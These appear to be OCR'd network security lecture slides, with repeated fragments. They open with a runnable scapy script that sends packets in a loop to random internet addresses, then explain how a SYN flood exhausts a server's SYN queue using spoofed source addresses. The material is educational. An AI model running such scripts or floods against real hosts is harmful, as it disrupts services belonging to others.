
```
#!/usr/bin/python3
from scapy.all import *
import time
from random import getrandbits
from ipaddress import IPv4Address

while(True):
    dst_ip = str(IPv4Address(getrandbits(32)))
    ip = IP(src="10.9.0.1", dst=dst_ip)
    icmp = ICMP()
    pkt = ip/icmp
    send(pkt)

    time.sleep(1)
```

We can use scapy to spoof TCP packets….

SYN Flooding

The Achilles heel:

TCP servers will accept SYN requests, send out SYN+ACK, and **wait** to receive an ACK




Waiting for an ACK…

SYN Flooding

The Achilles heel:


TCP servers will accept SYN requests, send out SYN+ACK, and **wait** to receive an ACK



Waiting for an ACK…

If it does not get an ACK after some amount of time, it will **retransmit**


SYN Flooding



The Achilles heel:

TCP servers will accept SYN requests, send out SYN+ACK, and **wait** to receive an ACK


SYN Flooding



The Achilles heel:

TCP servers will accept SYN requests, send out SYN+ACK, and **wait** to receive an ACK


The TCP server will **hold** our request until we drop it



There is a time period where our request is held in the SYN queue before it is dropped

Goal: Send of **a lot** of SYN requests form spoofed source IP addresses!


SYN Flooding



The Achilles heel:

TCP servers will accept SYN requests, send out SYN+ACK, and **wait** to receive an ACK

The TCP server will **hold** our request until we drop it




TCP Request SYN Queue

We can quickly the SYN queue buffer with our spoofed request

The TCP server will hold those requests in the queue while it waits


SYN Flooding



The Achilles heel:

TCP servers will accept SYN requests, send out SYN+ACK, and **wait** to receive an ACK

The TCP server will **hold** our request until we drop it



TCP Request SYN Queue

We can quickly the SYN queue buffer with our spoofed request

